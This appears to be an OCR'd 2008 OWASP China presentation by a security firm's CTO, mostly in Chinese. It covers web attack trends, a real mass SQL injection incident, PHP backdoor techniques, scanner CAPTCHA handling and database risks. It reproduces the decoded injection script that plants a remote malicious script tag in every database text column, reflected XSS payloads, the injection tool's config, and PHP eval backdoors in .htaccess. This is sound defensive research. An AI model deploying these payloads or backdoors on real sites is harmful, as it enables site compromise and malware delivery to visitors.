OWASP - Web Application Security Proactive and Passive Scan and Defense Challenge

Frank.Fan (范渊) & DBAPPSecurity Sec-Team

VP of OWASP China mainland
CTO of DBAPPSecurity (安恒信息)

Frank.Fan@DBAPPSecurity.com.cn

OWASP
10/2008

The OWASP Foundation
http://www.owasp.org

Frank Fan

范渊

CTO of DBAPPSecurity

(安恒信息)

- 美国加州大学计算机科学系
- 多年硅谷安全公司资深开发和项目管理经验
- 对应用安全、数据库安全和审计、compliance(如SOX, PCI, ISO17799/27001)有着非常资深经验
- 第一个登上全球最权威黑帽子安全大会演讲的中国人
- 2008奥组委专家小组成员
- CISSP, CISA, GCIH, GCIA


届奥林匹克运动会组
委员
izing Committee for
Game
XXIX O
明鉴™
WEB应用弱点扫描器

Awarded by 2008 Olympic organization For Supporting Web Application & DB Security

中国区Web安全现状

- 本PPT所涉及数据和内容仅属个人观点, 用于OWASP的内部交流, 请不要用于其他目的和用途.

网站(Web应用)所面临的风险总览

- 系统层面 – 如低版本的IIS, Apache, 缺乏补丁的Windows, FTP弱口令等等.

- 应用层面 – SQL 注入
  跨站脚本(钓鱼攻击)
  表单漏洞
  上传漏洞
  网页木马(恶意代码)
  .....
- 网络层面 - ARP欺骗攻击

黑客产业链 - 网上木马典型传播途径

- 锁定网站目标如政府门户, 企业门户等网站
- 利用Web应用的弱点特别是各类SQL注入等Web安全漏洞, 入侵和控制Web服务器
- 篡改网页植入恶意代码
- 在网站的页面上嵌入恶意脚本文件来执行网马(普通个人在访问网站时候被自动植入木马)
- 网马执行后运行病毒，实现”先头部队登陆”
- 下载者随后加载僵尸程序。

- 在控制个人用户计算机(肉鸡)后，攻击者更多的是通过用户身份窃取（如：利用间谍软件和木马程序等）手段，偷取用户游戏账号、银行账号、密码等，窃取用户的私有财产

07-08年攻击特点分析

攻击目标明确、攻击手段不同、攻击行为趋利

网络犯罪三元素

- 浏览器漏洞利用程序（网页木马）
- 病毒
- 僵尸程序

浏览器漏洞利用程序

- 文件格式解析错误
  - MS07-017
- Windows系统控件
  - MS06-014
- 第三方控件
  - 迅雷、联众、realplayer 等
- 第三方软件
  - Flash、PDF 等

病毒

- 下载者程序
  - 病毒式传播，熊猫烧香病毒
  - 穿透还原卡，机器狗病毒
  - 自动升级，磁碟机病毒
  - Rootkit特性，隐藏进程、隐藏文件
  - 反AV，自动干掉知名AV软件。

僵尸程序

- 远控僵尸网络
  - 灰鸽子、PCSHARE、拼图等
- DDOS僵尸网络
  - 完美DDOS,BOTATTACKER等
- Spam僵尸网络
  - Rxbot变种、agobot变种
- IE弹窗僵尸网络

攻击链


- SQL Injection
- XSS
  - 社会工程攻击，CSRF
- Client side
  - Office漏洞，PDF漏洞、RAR漏洞等
- Database
  - Oracle、SQLServer and DB2 were main stream
- 其他

08年奥运前夕网站大检查


- 70 critical sites get remotely scanned and pen-tested
- 90% Were Vulnerable
- Some of them were owned by others already

某区域部分统计数据

- Among about 500 sites get scanned, the statistic data sort by industry



Sort by Vulnerability Type



BIDU XSS!


百度 杀毒频道 - 傲游(Maxthon) 2.0.8
后退 前进 刷新(R) 停止(P) 主页(H) 撤销 智能填表(G) 历史
MY SITES
http://shadu.baidu.com/<script>alert('XssTest')</script>.jsp
百度 杀毒频道
Bai du 杀毒
热门搜索： 机票 股票行情 新年祝福 笔记本
首页 天天免费 产品购买 求助专区 焦点资讯
Microsoft Internet Explorer
XssTest
确定

站长赚钱新途径－动网联手阿里妈妈为站长提供方便快捷的赚钱秘诀[动网官方论坛] - Windows Internet Explorer

http://bbs.dvbbs.net/dispbbs.asp?boardID=148&ID=1456100&page=1"><SCRIPT>alert(String.fromCharCode(88,115,115

Google

站长赚钱新途径－动网联手阿里妈妈为站长提供...

Page Tools

动网论坛
BBS.CNDW.COM
社区论坛·开发者网络源动力

欢迎您：游客！请先 登录 或 注册 风格 | 展区 | 搜索

左栏 右栏

动网官方论坛 → 动网论坛服务 →

Windows Internet Explorer

XssTest

OK

Waiting for http://server.dvbbs.net/dvbbs/dvbbs_soft_end.html...

Internet

100%

群注风暴深度回顾 **Mass Injection Tool Revealed**

- How did DBAPPSecurity Sec Team find it?
  - From a Bot Machine during Incident Handling

Real case in incident handling!

- 2008-05-13 00:28:25 W3SVC628249937 22.1.1.11 POST /news_default.asp tid=117;DECLARE%20@S%20NVARCHAR(4000);SET%20@S=CAST(0x4400450043004C0041005
200450020004000540020007600610072006300680061007200280032003500350029002C004000
430020007600610072006300680061007200280032003500350029002000440045004300 4C00410
052004500200054006100620 06C0065005F0043007500720073006F007200200043005005200 53
004F005200200046004F005200200073006500 6C0065006300740020006100 2E006E0061006D006
5002C0062002E006E0061006D0065002000660072006F006D0020007300790073006F0062006A0
065006300740073002000610 02C0073007900730063006F006C0075006D006E0073002000620020
007700680065007200650020006100 2E0069006400 3D0062002E0069006400200061006E0064002
00061002E0078007400790070006500 3D0027007500270020006100 6E0064002000280062002E00
78007400790070006500 3D003900390020006F0072002000620 02E0078007400790070006500 3D0
033003500200 06F0072002000620 02E0078007400790070006500 3D0032003300310020006F0072
00200062002E0078007400790070006500 3D0031003600370029002000 4F00500045004E0020005
400610062006C0065005F0043007500720073006F0072002000460045005400430048002000 4E00
450058005400200046005200 4D002000200054006100620 06C0065005F0043007500720073006
06F0072002000490 04E0054004F0020004000540 02C0040004300200057004800490 04C00450028
0040004000460045005400430048005F0053005400410054005500530 03D0030002900200042004
500470049004E0020006500780065006300280027007500700064006100740065002000 5B002700
2B00400054002B0027005D0020007300650074002000 5B0027002B00400043002B0027005D003D
0072007400720069006D00280063006F006E0076006500720074002800760061007200630068006
10072002C005B0027002B00400043002B0027005D00290029002B00270027003C0073006300720
069007000740020007300720063003D0068007400740070003A002F002F0077007700770 02E006B
0069006C006C0077006F00770031002E0063006E002F0067002E006A0073003E003C002F0073006
300720069007000740 03E0027002700270029004600450054004300480020004E00450058005400
2000460052004F004D0020002000540061006 2006C0065005F0043007500720073006F007200200
049004E0054004F0020004000540 02C0040004300200045004E0044002000 43004C004F00530045
0020005400610062006C0065005F0043007500720073006F0072002000440045004100 4C004C004
F0043004100540045002000540061006 2006C0065005F0043007500720073006F007200%20AS%
20NVARCHAR(4000));EXEC(@S);-- 80 - 204.13.70.223 Mozilla/3.0+(compatible;+Indy+Library)
200 0 0

Real content…

- DECLARE @T varchar(255),@C varchar(255) DECLARE Table_Cursor CURSOR FOR select a.name,b.name from sysobjects a,syscolumns b where a.id=b.id and a.xtype='u' and (b.xtype=99 or b.xtype=35 or b.xtype=231 or b.xtype=167) OPEN Table_Cursor FETCH NEXT FROM Table_Cursor INTO @T,@C WHILE(@@FETCH_STATUS=0) BEGIN exec('update ['+@T+'] set ['+@C+']=rtrim(convert(varchar,['+@C+']))+''<script src=http://www.killwow1.cn/g.js></script>''')FETCH NEXT FROM Table_Cursor INTO @T,@C END CLOSE Table_Cursor DEALLOCATE Table_Cursor

Key part:

- <script src=http://www.killwow1.cn/g.js></script>

群注风暴 Mass Injection Revealed

C:\Documents and Settings\syslem$\My Documents

digshellresult.txt - 记事本

文件(F) 编辑(E) 格式(O) 查看(V) 帮助(H)

```
http://china.sunmen.com/trade/seller/offer/search.asp?k=%c0%bc%d2%f1%d3%b0%d4%ba%d4%da%cf%df
http://www.bhi.com.cn/info/show/show_b0.asp?id=236878&code=qyqguw;dEcLaRe%20@t%20vArChAr(255
http://www.dglib.cn/comic/showarticle.asp?id=2436;dEcLaRe%20@t%20vArChAr(255),@c%20vArChAr(2
http://www.dglib.cn/comic/showarticle.
http://www.jrjg.com/neirong/lookjigouw
http://www.lljiari.com/skin2/allmovie.
http://www.qyjy.cn/bbs_show.asp?id=440
http://www.rc3721.com/company/show_per
http://www.stats-gd.gov.cn/statsgd/inc
```

digshelline.txt - 记事本

文件(F) 编辑(E) 格式(O) 查看(V) 帮助(H)

```
[0]
;dEcLaRe%20@t%20vArChAr(255),@c%20vArChAr(255)%20dEcLaRe%20tAbLe_cursoR
```


挖掘鸡 v6.5 [马风窝出品]

关键词(keyword): inurl:(.aspx? 超时: 20 重试: 3 线程数: 88 扫描模式: 高速模式 帮助(help)

选择后缀(what to scan) | 高级选项(advance options) | 扫描结果(result)

名称(ID)	文件名(filename)	路径组(pathes)	特征字串(unique str)	备注(memo)
	xiao.asp	/	绝对路径	...
SQLinj				本组建议用类似inurl:a
	"		Microsoft OLE ...	...
	%00'		Microsoft OLE ...	...
	%20And%20Cast(IS_MEMBER(0x64006...		1|'	db_owner权限的SQL注入
	%20And%20Cast(IS_SRVROLEMEMBER(...		1|'	SA权限的SQL注入漏洞,关
	%2527		Microsoft OLE ...	...
	%27		Microsoft OLE ...	...
	'		Microsoft OLE ...	...
	'"		Microsoft OLE ...	...
	';dEcLaRe%20@t%20vArChAr(255),@...		超dsfds时	...

群注风暴 Mass Injection Revealed



Mass Injection Tool -- Config.ini

- [init]
- edkey=inurl:(.aspx? -(gov)) {自动产生}
- ranklimit=1000000
- cipin=50
- timeout=20
- process=1
- retry=3
- thread=88
- bufferlength=10
- cpu=115
- sellang=0
- scanmode=0
- chkbox1=1
- chkbox2=0
- chkbox3=1
- chkbox4=0
- chkbox5=1
- chkbox6=0
- chkbufferlength=1
- chkranklimit=0
- IgnoreUrl=163.com#$D#$Ablogchina.com#$D#$Abokee.com#$D#$Adedewang.com#$D#$Agov.cn#$D#$Ahc360.com#$D#$Ahexun.com#$D#$Akijiji.cn#$D#$Alive.com#$D#$Aqq.com#$D#$Asina.com#$D#$Asohu.com#$D#$Ataobao.com#$D#$Ayahoo.com#$D#$Ayesky.com#$D#$A
- IgnoreKey=Not Found#$D#$A盗链#$D#$A文件不存在#$D#$A

目录

- 简介
- **WEB应用安全主动防御挑战**
- 黑盒被动防御挑战
- 案例介绍
- Web应用加固黑盒VS百盒

WEB App Vulnerability Scanner Challenge

- Backdoor detection

- Web 2.0

- HTTPS+验证码的挑战

黑盒扫描器对已有后门检测弱势

- 爬行基本原理决定

PHP后门分类

- php自身函数
- 修改配置文件

一、PHP非常规后门常用自身函数

- Basename()
- Include()
- Eval()
- Preg_replace()

Basename()

```
<?php
$fp = fopen("c:/test.php", "w");
fwrite($fp,
   basename($_SERVER['QUERY_STRING']));
fclose($fp);
//http://127.0.0.1/Basename.php?<?phpinfo();?>
?>
```

Include()

```
<?php
$a=$_GET['x'];
@include $x;
//http://127.0.0.1/Include.php?x=1.txt
?>
```

二、修改配置文件

- php.ini
- .htaccess

修改**php.ini**

```
; Automatically add files before or after any PHP document.
auto_prepend_file =
auto_append_file =

; UNIX: "/path1:/path2"
;include_path = ".:/php/includes"
;
; Windows: "\path1;\path2"
;include_path = ".;c:\php\includes"
```

修改**.htaccess**文件

.htaccess

```
 #<?php eval($_POST['cmd']);?>
php_value auto_prepend_file ".htaccess"
```

目录

- 简介
- WEB应用安全主动防御扫描器挑战
  - https+验证码
- 应用层攻击黑盒VS白盒

Basic Scanner framework

WEB风险扫描器

爬行检测

- **Javascript解析**
- 绕验证码技术
- 附加技能:
  Google hack
  目录遍历
  Etc...

检测功能


- **OWASP:**
  SQL注入
  XSS跨站
  文件包含
  Etc..
- 针对
  WEB服务器
  常见漏洞
- 针对
  知名**WEB**
  公开漏洞

Challenge

- 纯数字型


校验码: 4734

- 扭曲型验证码



- 中文验证码

验证码



- 随机问答型

2008年北京奥运会主体育场是什么地方？(答案可以百度中查询)

必填内容，不能为空

目录

- WEB风险扫描器
- Web风险扫描器绕验证码的几种方式
  - 初衷
  - 爬行功能
  - 检测功能
  - 验证码对WEB风险扫描器的挑战
- 常见WEB扫描器的绕验证码方式

验证码设计初衷

验证码技术概述

- 所谓验证码，就是将一串随机产生的数字或符号，生成一幅图片，图片里加上一些干扰象素（防止OCR），由用户肉眼识别其中的验证码信息，输入表单提交网站验证，验证成功后才能使用某项功能。

验证码意义

- 防止个别用户疯狂注册ID
- 防止大量的垃圾回复
- 防止口令破解
- 防止CC攻击

WEB扫描器和验证码的战斗

战斗特点

- WEB扫描器基于网络爬虫，依赖于请求的页面数量和内容。
- WEB必须在登陆的环境下，才可以访问到更多的WEB资源。
  - 验证码的多样性：由于各种验证码程序有其自身的特点，实际的绕过验证码的方式可能不尽相同；

战斗本质


- 本质是绕过验证码的防护，拥有合法用户身权限，访问请求更多WEB页面，更好的充实爬行模块。

智能分析法(1)

通过“图像采集”、“预处理”、“检测”、“前处理”、“训练”、“识别”几个步骤通过软件自动识别。

- 图像采集：程序通过HTTP从网站获取图片
- 预处理：检测格式，转换格式，去躁，灰色化等。
- 检测：分析检测文字所在的主要区域等。
- 前处理：文字切割。
- 训练：充实自己的算法，提高对当前验证码的识别力。
- 识别：通过分类，转换输入准确字符或数字。

智能分析法---具体实例



- 优：不需要过多的人工干预，通过软件自我完成一个识别登陆过程。
- 劣：依赖于智能算法和识别能力；无法对付问题型验证码。


自定义cookie法(2)

通过截取登陆成功后的cookies值信息，导入WEB风险扫描器。
实现WEB风险扫描器携带cookies信息对网站进行深层次爬行。
绕过用户登陆所需的验证码。

- Cookies值：通过WEB风险扫描器自带功能模块截取用户成功登陆后cookies信息或者使用抓包工具截取Cookies值，通过WEB风险扫描器接口导入Cookies值信息。
- 前提：必须用户通过浏览器成功登陆目标网站一次。
- 过程：所有的爬行检测必须保障Cookies值的持续有效性。
- 挑战：1。所有的WEB请求勿访问到会影响当初cookies的页面。
  2。请求的文件顺序可能会造成爬行的深度问题。

自定义cookie法---具体实例（1）

- 手工导入Cookie值



- 优：不再受验证码的困扰。

- 劣：需要一定人工干预。需要使用WEB风险扫描器的用户具有一定计算机技能。需要自我抓包工作。

自定义cookie法---具体实例（2）

- Web 扫描器自动导入Cookie值


- 优：不再受验证码的困扰。
- 劣：需要一定人工干预。

人工工具智能技术(1)

越少的人工干预和智能引擎的爬行技术。

- 通过浏览器完成人工登陆过程。
- 根据登陆成功后的页面，完现右键开始任务爬行。增加爬行准确度。

人工工具智能技术---具体实例




- 优：不再受验证码的困扰。全面支持HTTP/HTTPS。
- 劣：需要一定的人工干预过程。

数据库风险的产生

内部用户
- 合法权限滥用
- 权限盗用
- 越权滥用
- 权限分配不当
- 临时帐号未及时清理
- 备份数据缺乏保护
- 离职员工的后门

合作伙伴
- 合法权限滥用
- 权限盗用
- 越权滥用
- 后门程序



数据库软件
- 数据库平台漏洞
- 通讯协议漏洞
- 弱鉴权机制
- 日志缺失或不完整

应用程序
- 程序漏洞

数据库攻击形式多样

- 数据库木马
- 弱口令攻击
- 溢出攻击
- 注入攻击
- 权限提升
- 绕过审计

Web应用黑盒子防护的挑战

- 多种编码
- 攻击变形
- 0-day

应用层攻击的逃逸手段 – 简单检测

